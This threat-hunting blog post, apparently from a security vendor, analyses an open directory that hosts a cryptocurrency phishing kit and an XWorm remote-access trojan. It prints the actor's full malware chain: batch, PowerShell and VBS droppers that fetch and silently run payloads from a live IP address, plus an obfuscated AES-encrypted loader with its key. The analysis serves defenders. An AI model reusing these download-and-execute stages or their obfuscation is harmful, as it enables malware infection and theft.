

# The Accidental Malware Repository: Hunting & Collecting Malware Via Open Directories (Part 1)

 [hunt.io/blog/hunting-and-collecting-malware-via-open-directories-part-1](https://hunt.io/blog/hunting-and-collecting-malware-via-open-directories-part-1)





TABLE OF CONTENTS

This post will serve as the first in a long series of articles on using the platform to identify malicious infrastructure and hunt across the open internet for malware, phishing pages, and whatever else may pose harm to the networks we defend.

For our initial blog in this hunting workshop, we'll leave our territory and peruse an open directory containing a phishing site, which also happens to be hosting the XWorm RAT.

## Did You Know?

You can search over 5,000 open directories and hone in on specific file names, sandbox results for hosted malware samples, exposed shell history, and more with the click of a button. If you haven't already, please apply for an account and give the Hunt platform a spin.




Figure 1: Hunt Open Directory Feature

One of our budding researchers discovered the IP address 65.1.224.[.]214:80 while collecting intelligence on servers hosting malicious software. Digging deeper into the open directory, we see some interestingly named files, including a sub-directory titled "/We."

File name	File Size	Actions	Tags	System Tag	Malware Tags	Last seen	First Seen
📁 /We/	-					15 files >	
/2.bat	272.78 KB	⋮				2 hours ago	7 hours ago
/Downloader.bat	449 bytes	⋮				2 hours ago	7 hours ago
/PowerShell.ps1	709 bytes	⋮			Xworm	2 hours ago	7 hours ago
/start.vbs	588 bytes	⋮				2 hours ago	7 hours ago
/testing.php	274 bytes	⋮				2 hours ago	2 hours ago

Figure 2: Suspect Open Dir

\*You can download and obtain a file hash or see what other servers host the same file by clicking one of the buttons under "Actions."

For the eagle-eyed reader, you may have noticed that Hunt detects the lazily named "PowerShell.ps1" as the XWorm RAT. We'll take a look at that file, as well as the others, later. For now, let's check out the /We directory.

File name	File Size	Actions	Tags	System Tag	Malware Tags	Last seen	First Seen
📁 /We/	-					15 files v	
→ BlockChain_Login.html	📁	📄				6 days ago	6 days ago
→ BlockChain_Login.php	-	⋮				6 days ago	6 days ago
→ Device_Verifcation.html	📁	📄				6 days ago	6 days ago
→ bg-pattern.svg	📁	📄				6 days ago	6 days ago
→ computer.png	📁	📄				6 days ago	6 days ago
→ exchange.svg	📁	📄				6 days ago	6 days ago
📁 → images/	📁	📄				6 days ago	6 days ago
→ bg-pattern.svg	📁	📄				6 days ago	6 days ago
→ computer.png	📁	📄				6 days ago	6 days ago
→ exchange.svg	📁	📄				6 days ago	6 days ago
→ logo.svg	📁	📄				6 days ago	6 days ago
→ wallet.svg	📁	📄				6 days ago	6 days ago
→ import your account.html	📁	📄				6 days ago	6 days ago
→ import your account.php	-	⋮				6 days ago	6 days ago
→ logo.svg	📁	📄				6 days ago	6 days ago
→ wallet.svg	📁	📄				6 days ago	6 days ago
/2.bat	272.78 KB	⋮			XWorm	6 days ago	6 days ago
/Downloader.bat	449 bytes	⋮				6 days ago	6 days ago
/PowerShell.ps1	709 bytes	⋮			Xworm	6 days ago	6 days ago
/start.vbs	588 bytes	⋮				6 days ago	6 days ago
/test.bat	294 bytes	⋮				6 days ago	6 days ago
/testing.php	274 bytes	⋮				6 days ago	6 days ago

Figure 3: File contents of the /We directory

The folder contains several files, including images, an image folder, and HTML & PHP pages. Files titled "BlockChain\_Login" and "Device\_Verification" lead us to believe that whoever is controlling this server is attempting to phish user credentials, posing as the legitimate site, likely for the theft of digital currency.

Let's take a look at the malicious login page.




Figure 4: Spoofed Login Page




Figure 5: Legitimate Login Page

If you've investigated phishing pages before, the malicious login page is often a carbon copy of the legitimate site, with limited functionality outside of capturing credentials on login.

If we refer back to the /We folder, there are files for the "Import Your Account" button. Clicking on the button reveals an additional attempt to steal the user's recovery phrase.




Figure 6: Attempt To Steal Private Key Phrase

So far, some web pages are attempting to spoof a digital currency financial services company. Interesting and worth reporting (hopefully, your users aren't trading currency on the company network), but the multiple .bat, .vbs, and .ps1 files may really pique your interest.

```
/Downloader.bat Open in bulk extractor 🔗 ✕  
  
@echo off  
  
set Url=http://65.1.224.214/PowerShell.ps1  
set Destination=%TEMP%\PowerShell.ps1  
  
echo Downloading PowerShell script from %Url%...  
  
powershell -WindowStyle Hidden -Command "& { (New-Object System.Net.WebClient).DownloadFile('%Url%', '%Destination%') }"  
  
echo PowerShell script downloaded successfully to %Destination%  
  
echo Executing PowerShell script in hidden window...  
  
powershell -WindowStyle Hidden -File %Destination%
```

Figure 7: Batch File Which Initiates Execution

While a thorough analysis of the files themselves is outside the scope of this post, Downloader.bat, void of any obfuscation, downloads the PowerShell script we saw earlier.



```
/PowerShell.ps1 Open in bulk extractor 🔗 ✕

$Ur11 = 'http://65.1.224.214/2.bat'
$Destination1 = Join-Path $env:TEMP '2.bat'
(New-Object System.Net.WebClient).DownloadFile($Ur11, $Destination1)

$Ur12 = 'http://65.1.224.214/start.vbs'
$Destination2 = Join-Path $env:TEMP 'start.vbs'
(New-Object System.Net.WebClient).DownloadFile($Ur12, $Destination2)

if (-not (Test-Path $Destination1) -or -not (Test-Path $Destination2)) {
    Write-Host "Files not downloaded successfully."
} else {
    Write-Host "Files downloaded successfully."

    Start-Sleep -Seconds 5 # Wait for 5 seconds

    # Execute the downloaded files using wscript.exe in hidden window
    Start-Process wscript.exe -ArgumentList $Destination2 -WindowStyle Hidden
}

```

Figure 8: PowerShell Script To Download .bat & .vbs files

The script, thoughtfully written with comments, downloads two files and checks if the documents already exist on the victim machine; if not, it executes the VBS file from a hidden window.

```
/start.vbs Open in bulk extractor 🔗 ✕

Set objFSO = CreateObject("Scripting.FileSystemObject")
strTempPath = objFSO.GetSpecialFolder(2) ' 2 represents the TEMP folder

' Specify the filename to search for
strFileName = "2.bat"

' Combine the TEMP path with the filename
strFilePath = objFSO.BuildPath(strTempPath, strFileName)

' Check if the file exists
If objFSO.FileExists(strFilePath) Then
    ' File found, now execute it silently
    Set objShell = CreateObject("WScript.Shell")
    objShell.Run strFilePath, 0, False
    Set objShell = Nothing
Else
    ' File not found
End If

Set objFSO = Nothing

```

Figure 9: Malicious VBS File

Again, the visual basic file checks if the 2.bat file is on the victim host and, if so, runs the file silently.

## /2.bat

Open in bulk extractor



```
@echo off
:: @Z9Mmgik_CASH_bPLBqWpy2+R8FvBtUNLjy_CASH_/67_CASH_/R_CASH_/_CASH_b4Cpniw2FJk2usy00B43Dcso9_CASH_b
c6h1tN92QlJqLk_CASH_/45DNXL12z1Lyur8Vkt+VTuS7xL_CASH_bofJD2HdLtp_CASH_/LgDhqUelcN7g7c6nfmJSPYUe_CASH
_b4v3AU_CASH_b0dwfJMj20Htn5rzB108kk7sSMut+Q30L4p3NPTwWycZ7DPEGoDYyh_CASH_/ecxAKFGwZnd9iNpRti_CASH_aI
nhKVvUKLZrHsDuov0Z8_CASH_b_CASH_b0LuiMBV5uXXjWYd2DcEPm18LNk2i0M_CASH_/Rj03zUJsZCrVzmSIrnZuMjVPCo5eV_
CASH_bMvY7EDc0_CASH_a_CASH_bK6jS3r06sHDr_CASH_bC5UJ_CASH_bY5kYE73r7w5+S_CASH_/2vT_CASH_ajsDStfU1nmd
_CASH_aC_CASH_a05dITVduAl7vUSmdenGRBs7u_CASH_/sz9Tn_CASH_bA5Xv_CASH_a50Cf7ySBzIupTVLcniH7i1DfnhRsK0s
LT5edDA85p_CASH_/L1ynEu_CASH_bPatyDdQ2vyJ6DKEu51H3V+h5cF3ZBt5sCE_CASH_bV8A+YhNdY+Zwk_CASH_akU10MVS_C
ASH_/EiQywtv06TTLmHhYZUCuQQS5w6q7455tYynL_CASH_/PTyF5eTu56tvdoI98YCywLBmG3Mn_CASH_b_CASH_/37T1rXggXy
hB1wAwnkijAN_CASH_/e_CASH_bY0Ktmyrx0P8WmlSzL_CASH_awd04mP1SdsCctxpJt_CASH_a2xVnT2N+7GLZCDBL6M7_CASH_
a_CASH_/W9o0kH5hh5_CASH_/6LttUtr063inpy0SgL3AW4XWit5H3LPCkCkKRGJCF6cEi+T9zUWVBNDxfPwt0NQy1yx8B8y4HrR
YcC_CASH_/iAH0UEvyVJucHdL_CASH_/92nLXW_CASH_/IeHyi_CASH_/0U0mhIYQgZC3P7mltHVqMZF5ERK5L_CASH_/d3l08qN
Sd0lyEKuhzxyHU_CASH_bhnhNd3wtkJCnUVv0IVNNuvTqYLePnsiGIuPZKY0L1AIB_CASH_byrDWBNG5_CASH_b4S3kH0l3Wewfx
5W1Skt2DIm3uDsSEl0+UmZADA2ipp3FZ2Cv_CASH_a_CASH_aT1wnQy1wxjVJVivsCQC+GD2AEU+0efvFxZynVdTL9S0Y_CASH_
b4L2w8Tjw_CASH_bmIACemU8l02HmYsR_CASH_/txiYV7EJ1jy4ucn2jYN6mp28Z_CASH_auhMm_CASH_/LvIYQID6XhU1Y0zjS
5E5wdPqvqvej_CASH_aw9_CASH_aCsVnudZr6p4t_CASH_/SD_CASH_bsZyk3GcFqxZdQdS7ntQMgBGfYjPS7qguwT6_CASH/_
CASH_/ONd34ZuTfLxKfUDc8Qcq2pqyDtm02H+_CASH_/n_CASH_adlImH_CASH_akiu_CASH_/_CASH_bpHDTPI59iR8f4eQu0Z
Rj2tZfUwo_CASH_aVqoLHoQ0yqtBEECI6ZJS21JfWzES10xv4LZ61xfuRkr6UhnNqjQ5H4M82tgtk33_CASH_bNym7qonphjldVi
+6xzNS0rswNuWcI6IRcidvsEcff5sXT4PsN1UYuEPKK1oMeF0mVYSqrAKTCHDsKoHwXBmnFg_CASH_bdsVRysxlikZjKV9mB8mTR
iZ0pu1_CASH_/PQwwJUq4I9y0Hspm+6sink6D2+Bd6TYfM+cNLYJ7_CASH_/uvfiomAuX++HqG_CASH_ak_CASH_/Zjq30B_CASH
_a0pf3_CASH_aBWPxn1w_CASH_bxzk99_CASH_bmLrmtMjYmVDAjxfH87KwtlBX+MRi4mTK04mh7QKrW+h00Jq0pUvkRTtkV3dCt
Ag+ZTMDxouo6pku5eK69IgoLPIgnC_CASH_/8kEU4RDSYpyjcbMwQlpdx94TqefCHSETh_CASH_bXwMoe8KRHzhJYgVqoB8YHB4m
oywgLod6MDCUUYeUFTigXNr9FGRUilrK5Ahy1vG3IUPTsBu860UsRQyF_CASH_b_CASH_/TxSy+_CASH_/+lcD80iUH7KL3SvH
UmdRTfVQB78Y2BG1Q2mx+AYqUcgQXB4Pjy_CASH_/3Fv7HWLnXHY6j6tv4pRR1MSqogyEHZvLq0L_CASH_/Qc+Hp_CASH_/+NSC0
fkjf8rIuQBtLFy_CASH_av2_CASH_a_CASH_aEuHIXwuLRCJNHj6gC61cS6jw_CASH_b0_CASH_/CZTP182iDDCe600hHyvi_CAS
H_b90EwUABPUher_CASH_/IKAMdRnRRg+0Q10G2030+gFLUnKRK1Zi_CASH_bnH1_CASH_aIRtuZ+_CASH_/4MLu44k9Mxqfs4h
hQwHwKU_CASH_aH6Q09BAK3RmZEyLt6_CASH_/_CASH_ahMMEmhH0n_CASH_aXN1_CASH_b333g0F0qpQfA5EWF13ps9Ji0qIAhi
piFk_CASH_buwJNNuM1jh_CASH_/C_CASH_bCMLG6H6YHFC_CASH_bx20DklLn9XxwLvJ_CASH_atvXTHQkX9nB5xtznenmd0YD
0oAtJqCvVrQ0vKJX70EeW7K_CASH_/OIInXfzyMLeYzVn2kI_CASH_/u17pgSmWhf3D+2tfgP2ocM3j05uWUGWBTsugVV9zL5Um
n_CASH_/oF79E7IPAPC56jNDwlmSr73H0krzg5Z5w3L9GEKQ2A4rihvzADBElcZ8IctQX4EL_CASH_/KxExT9nHl_CASH_aBgFxxh
P5Sr6UjpiyWR_CASH_bR_CASH_aTYvNgHuYpCwMi_CASH_bq4PP+CSl4etMeTDE6NdEGL3Hmkx8KK61UDT08vV0HwJ3Y3A6rAMLW
9M2k_CASH_b6iWcC9vq74h+_CASH_bq3ljDsgLS4YdTmYZIVu2Cx0P9hWqI1gzeU5yjILNH_CASH_/il+1nh4xFF4KJ_CASH_bfM
sDC+I5mQoM_CASH_aKDrc1BrsjdM7C68RkLB3h_CASH_/A0xlwu7+CMZsNd7WLTi54R2wBqfNq1lWlqZ4ppq5nP2Q25toprUtLD
zfwVuTufvVhu1xEAZANrzoep1w_CASH_bvK0CpDV8K_CASH_/_CASH_bmm9F2RgDt4lIckGF35vkKyH307mZ_CASH_bvKMBKp612
UYcAEpjCe1qfpkwsfBoGpYIiWhRqzQ_CASH_b97zf_CASH_bzNymo3W9ltmK_CASH_/Km1EZ3xq_CASH_aDerTvuu0inc4SvosY_
CASH_bSfhQqAveJHLXxx1YsPwPptv_CASH_aAFzqlJqtF_CASH_/HzF48rg_CASH_aG8qIoh3LieNLZyZs_CASH_/0s3_CASH_az
qnkuC1Z3KdLdw3Cq4mq_CASH_bdPkbG6IC2k517gtpAKqSFRSEsCRLDz0r6guQ5WLyrm44Bspgdzyqkh_CASH_bxQqLTEjduk3X8
k4p_CASH_/Z5SZ_CASH_/lejv+hdp+n_CASH_/Tf+tr6B+8_CASH_/9w5LIH08+U5BTFFVnHW8+cI4QwMAhvuk4Uwa94_CASH_/r
```

Figure 10: Encoded Batch File

2.bat, when executed, drops a file named 2.bat.exe in the %TEMP% folder. Luckily, the decryption key can be found within the code, and decompression is trivial.

```

"2.bat.exe" -nopprofile -windowstyle hidden -ep bypass -command $_CASH_IPyo0 = [System.IO.File]::{"\xe1\xad\xaf"[ - 1.. - 11] - join ''}{"C:
\Users\admin\AppData\Local\Temp\2.bat"}.Split([Environment]::NewLine);
foreach ($_CASH_ealtd in $_CASH_IPyo0) {
    if ($_CASH_ealtd.StartsWith(': g')) {
        $_CASH_tFaol = $_CASH_ealtd.Substring(4);
        break;
    }
};
$_CASH_tFaol = [System.Text.RegularExpressions.Regex]::Replace($_CASH_tFaol, '_CASH_', '');
$_CASH_epUjg = [System.Convert]::{"\x1rt546esa8morF"[ - 1.. - 16] - join ''}($_CASH_tFaol);
$_CASH_pFavC = New - Object System.Security.Cryptography.AesManaged;
$_CASH_pFavC.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$_CASH_pFavC.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$_CASH_pFavC.Key = [System.Convert]::{"\x1rt546esa8morF"[ - 1.. - 16] - join ''}('G2+ND0TWjdl46CgERFMsna8KHia3Ny0qIv0PvKsrKA=');
$_CASH_pFavC.IV = [System.Convert]::{"\x1rt546esa8morF"[ - 1.. - 16] - join ''}('5Igm8xAuhLV8WVlKzrCEvg=');
$_CASH_traoF = $_CASH_pFavC.CreateDecryptor();
$_CASH_epUjg = $_CASH_traoF.TransformFinalBlock($_CASH_epUjg, 0, $_CASH_epUjg.Length);
$_CASH_traoF.Dispose();
$_CASH_pFavC.Dispose();
$_CASH_Sj0o0 = New - Object System.IO.MemoryStream, $_CASH_epUjg);
$_CASH_DLltn = New - Object System.IO.MemoryStream;
$_CASH_VzeZp = New - Object System.IO.Compression.GZipStream($_CASH_Sj0o0, [IO.Compression.CompressionMode]::Decompress);
$_CASH_VzeZp.CopyTo($_CASH_DLltn);
$_CASH_VzeZp.Dispose();
$_CASH_Sj0o0.Dispose();
$_CASH_DLltn.Dispose();
$_CASH_epUjg = $_CASH_DLltn.ToArray();
$_CASH_JzG0p = [System.Reflection.Assembly]::{"\x1rt546esa8morF"[ - 1.. - 4] - join ''}($_CASH_epUjg);
$_CASH_PUNAS = $_CASH_JzG0p.EntryPoint;
$_CASH_PUNAS.Invoke($null, [, [string[]] ['']});

```

Figure 11: Decompressed & Decrypted Code

## What Else Can I Find?

Short answer: just about anything you can think of. We constantly scan and update our database of open directories and their associated files, ensuring the most up-to-date information for defenders and researchers looking to analyze malicious samples and thwart actors attempting to damage their reputations.

As we progress in this series, we'll dive deeper into how Hunt can assist in hunting for the next significant threat, keeping our networks and brands safer one blog at a time.

## TABLE OF CONTENTS

This post will serve as the first in a long series of articles on using the platform to identify malicious infrastructure and hunt across the open internet for malware, phishing pages, and whatever else may pose harm to the networks we defend.

For our initial blog in this hunting workshop, we'll leave our territory and peruse an open directory containing a phishing site, which also happens to be hosting the XWorm RAT.

## Did You Know?

You can search over 5,000 open directories and hone in on specific file names, sandbox results for hosted malware samples, exposed shell history, and more with the click of a button. If you haven't already, please apply for an account and give the Hunt platform a spin.



